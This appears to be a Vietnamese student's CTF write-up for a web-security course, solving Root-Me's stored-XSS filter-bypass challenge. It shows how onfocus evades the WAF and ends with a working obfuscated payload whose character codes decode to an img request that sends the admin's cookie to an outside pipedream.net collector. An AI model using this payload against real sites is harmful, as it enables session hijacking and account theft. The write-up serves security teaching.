BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN


Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*


Challenge 8: XSS - Stored - filter bypass (level hard)

Link challenge: https://www.root-me.org/en/Challenges/Web-Client/XSS-Stored-filter-bypass


- ✓ Challenge yêu cầu ta lấy session cookie của admin




- ✓ Truy cập vào challenge, ta thấy có 2 trường ta có thể nhập đầu vào là title và message



✓ Thử nhập nội dung vào và nhấn send, thì ta thấy chuỗi title và message của ta hiển thị ngay bên phía dưới




✓ Thực hiện kiểm tra các function như onload= và onerror ta thấy nó sẽ bị chặn bởi WAF-IDS và xuất hiện dòng Hacker detected!



Hacker detected!

- ✓ Nhưng còn 1 function không bị chặn là onfocus, do đó ta sẽ sử dụng nó để tấn công
- ✓ Thử nhập <button autofocus onfocus = (alert)(1) ></button>

- ✓ Ta thấy lệnh alert của ta đã thực hiện thành công



- ✓ Bây giờ chúng ta vẫn cần đánh bại WAF-IDS để đưa vào bất kỳ Javascript hữu ích nào. Chúng ta sẽ thực hiện 4 điều sau để cho phép ta thực thi bất kỳ Javascript nào:

- Tạo text sử dụng String.fromCharCode ()
- Tạo một funciton ẩn danh, function ẩn danh có dạng **onfocus=(function(){ alert(1); })**
- Truy cập function sử dụng 'document.write'
- Cuối cùng tạo hàm gốc 'eval' từ một chuỗi

✓ Sử dụng thẻ img với src bằng url của ta để tấn công, nơi đợi response từ web.


✓ Payload cuối cùng để thực thi tấn công

<form><button onfocus=(function(){a=document;x=eval; x=this[x];y= document.write('+ ' + ');x(x(y));})() autofocus>19520199


✓ Thực hiện chuyển đổi text sang decimal, và ta có payload sau

<form><button onfocus=(function(){a=document;x=String.fromCharCode(101,118,97,108);x=this[x];y=String.fromCharCode(100,111,99,117,109,101,110,116,46,119,114,105,116,101,40,39)+String.fromCharCode(60,105,109,103,32,115,114,99,61,34,104,116,116,112,115,58,47,47,101,111,100,54,103,102,102,98,101,120,111,100,100,102,109,46,109,46,112,105,112,101,100,114,101,97,109,46,110,101,116,63,99,61)+a.cookie+String.fromCharCode(34,47,62)+String.fromCharCode(39,41,59);x(x(y));})() autofocus>19520199

✓ Gửi payload và chờ đợi



✓ Đợi khoảng 1 phút ta tìm được session cookie của admin là qa26f3ugb5tqv7o0mbvtv414u8



FLAG: qa26f3ugb5tqv7o0mbvtv414u8